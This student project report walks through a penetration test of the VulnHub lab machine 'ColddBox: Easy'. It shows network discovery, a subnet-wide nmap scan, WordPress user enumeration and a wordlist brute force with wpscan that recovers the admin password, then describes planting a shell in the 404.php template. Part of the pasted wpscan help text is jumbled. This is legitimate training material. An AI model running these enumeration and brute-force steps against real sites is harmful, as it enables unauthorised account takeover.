


CORIZO

MINOR PROJECT

PENTESTING ON COLDBOX

NAME – BHARANIDHARAN D

First Download the cold box from vulnweb.

VULNHUB
VULNERABILITY HUB

VIRTUAL MACHINESHELPRESOURCESABOUT

SUBMIT MACHINECONTACT US

Back

About Release | Download | Description | File Information | Virtual Machine | Networking | Screenshot()

COLDDBOX: EASY

Back to the Top

About Release

Name: ColddBox: Easy
Date release: 23 Oct 2020
Author: Martin Frias (Aka. C0ldd)
Series: ColddBox


Download


Back to the Top

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for 'protecting yourself and your network. If you understand the risks, please download!

ColdBoxEasy_EN.ova (Size: 872 MB)
Download: https://mega.nz/file/VldHilgA#4nRi2LPZs_x48_ryCkPvL6Em2lQTSJEKvoReieDMec
Download (Mirror): https://download.vulnhub.com/coldbox/ColdBoxEasy_EN.ova

Then setup the VM with network = “bridged” and usb port 1.1 version.





Do Ifconfig to find your IP.

```
File Actions Edit View Help
root@kali: ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.117 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::be15:2dd7:5111:8de2 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
    RX packets 1337 bytes 656350 (640.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 761 bytes 91877 (89.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Method of exploitation


Methodology:

- The target machine IP address by running the VM.
- Network Scanning
- Enumeration and identifying vulnerability in WordPress
- Brute forcing on WordPress login
- Uploading a Reverse Shell
- Getting root privileges and reading the flag

1. The target machine IP address by running the VM.

Step 1 : The first Step to identify the target machine IP address; since I was running the virtual machine in the same network, I can identify the target machine IP address by running the netdiscover command.

Command – netdiscover -r 192.168.0.0/24



```
root@kali: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 7 hosts. Total size: 540
+-----+-----+-----+-----+-----+
| IP      | At | MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.0.1 |    | d8:47:32:3a:c4:e4 | 3     | 180 | TP-LINK TECHNOLOGIES CO.,LTD. |
| 192.168.0.105 |    | 08:00:27:b9:b6:a5 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.0.116 |    | 28:cd:c4:cc:95:43 | 1     | 60  | CHONGQING FUGUI ELECTRONICS CO.,LTD. |
| 192.168.0.106 |    | 5a:81:9e:ce:22:70 | 1     | 60  | Unknown vendor |
| 192.168.0.112 |    | c8:5a:cf:27:8c:32 | 1     | 60  | HP Inc. |
| 192.168.0.115 |    | 9e:a6:83:08:09:6a | 1     | 60  | Unknown vendor |
| 192.168.0.111 |    | 2e:8f:76:66:3f:2d | 1     | 60  | Unknown vendor |
```

In the above screenshot showing multiple IP address (i.e.: target IP: 192.168.0.105 & Attacker or Kali Machine IP: 192.168.0.117).

2. Network Scanning

Step 2 : After getting the target machine IP address, the next step is to find out the open ports and services available on the machine.

Command : nmap – Pn 192.168.0.0/24

```
└─$ nmap -Pn 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-02 09:14 EST
Nmap scan report for 192.168.0.1
Host is up (0.0043s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1900/tcp  open  upnp
MAC Address: D8:47:32:3A:C4:E4 (Tp-link Technologies)

Nmap scan report for 192.168.0.105
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:B9:B6:A5 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.107
Host is up (0.0080s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 9C:B7:0D:56:30:25 (Liteon Technology)

Nmap scan report for 192.168.0.116
Host is up (0.00094s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
3306/tcp  open  mysql
5357/tcp  open  wsdapi
6646/tcp  open  unknown
MAC Address: 28:CD:C4:CC:95:43 (Chongqing Fugui Electronics)
```

```
Nmap scan report for 192.168.0.117
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.0.117 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 6.83 seconds
```

For more information we used whatweb command .


Command – whatweb 192.168.0.105

```
(root@kali)-[~]
└─$ whatweb 192.168.0.105
http://192.168.0.105 [200 OK] Apache[2.4.18], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.0.105], JQuery[1.11.1], MetaGenerato
xt/javascript], Title[ColdBox | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]
```

Service : http | Version : Apache/2.4.18 | HTTPServer : Ubuntu Linux

3. Enumeration and identifying vulnerability in WordPress

Step 3 : From this point I identifies port 80 is opened then it works with the browser. And I enter the target IP into the Mozilla browser.



- As we can see, there is a website running on the HTTP port. A close observation of the website gives us more understanding about the running application and we got to know that it has been developed in WordPress CMS (Content Management System).
- The bottom of this has a login link. {Image}
- Now I click that and browser to that link. Then I identify a standard WordPress page. {Image}

Step 4 : So now, I used Wpscan tool to find out the usernames and passwords.

Command Used: `wpscan --url http://192.168.0.105 --enumerate u`

```
(root@kali)-[~]
# wpscan --help

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

The ColddBox is here

Usage: wpscan [options]
--url URL
The URL of the blog to scan.
Allowed Protocols: http, https
Default Protocol if none provided: http
This option is mandatory unless update or help or hh or version is/are supplied
--hh
Display the simple help and exit
--v
Display the full help and exit
--no-banner
Display the version and exit
--o, --output FILE
Verbose mode
Output to FILE
Output results in the format supplied
Available choices: cli-no-colour, cli-no-color, json, cli
Default: mixed
--f, --format FORMAT
Available choices: mixed, passive, aggressive
Use a random user-agent for each scan
--detection-mode MODE
The max threads to use
Default: 5
--user-agent, --ua VALUE
Milliseconds to wait before doing another web request. If used, the max threads will be set to 1.
--random-user-agent, --rua
The request timeout in seconds
Default: 60
--t, --max-threads VALUE
The connection timeout in seconds
Default: 30
--throttle Milliseconds
Disables SSL/TLS certificate verification, and downgrade to TLS1.0+ (requires cURL 7.66 for the latter)
--request-timeout SECONDS
Supported protocols depend on the cURL installed
--connect-timeout SECONDS
--disable-tls-checks
--proxy protocol://IP:port
```

```
(root@kali)-[~]
# wpscan --url 192.168.0.105 --enumerate u

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]
Scan Aborted: Canceled by User
```

From this, I found there are several user names.

```
[*] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00

[*] User(s) Identified:

[*] the cold in person
| Found By: Rss Generator (Passive Detection)

[*] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[*] c0ldd RECENT POSTS
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[*] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Fri Feb 2 09:36:00 2024
[*] Requests Done: 59
[*] Cached Requests: 6
[*] Data Sent: 14.454 KB
[*] Data Received: 264.826 KB
[*] Memory used: 173.605 MB
[*] Elapsed time: 00:00:04
```

In the above screenshot you can find the valid users of the website.

As we see the website is having user c0ldd in it, we can go ahead with the user “c0ldd”.

Now we are brute forcing the password by using the inbuilt wordlist file in the “/usr/share/wordlists” named “rockyou.txt”. (This consists of most of the commonly used passwords)

4. Brute forcing on WordPress login :

Step 5 : Here, I choose the c0ldd username and I perform a brute force attack using wpscan to find the password.

Command : wpscan -url <http://192.168.0.105> -username c0ldd -passwords /usr/share/wordlists/rockyou.txt

```
[*] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 (137 / 137) 100.00% Time: 00:00:00

[*] No Config Backups Found.

[*] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:28 < > (1225 / 14345617) 0.00% ETA: ??:??:??

[*] Valid Combinations Found:
  | Username: c0ldd, Password: 9876543210


[*] No WPScan API Token given, as a result vulnerability data has not been output.
[*] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[*] Finished: Fri Feb 2 09:40:23 2024
[*] Requests Done: 1366
[*] Cached Requests: 36
[*] Data Sent: 443.166 KB
[*] Data Received: 4.514 MB
[*] Memory used: 254.52 MB
[*] Elapsed time: 00:00:34
```


You can see that there is a “Valid Combination Found”.

With username = c0ldd and password = 9876543210

Step 6 : Now, I used this username and password to log into the WordPress admin dashboard.




Now I'm in the admin dashboard. WordPress just like any other content management system always has a way to execute code so long as I was authenticated. In my case edit a 404.php template and use it to get a shell on the box.


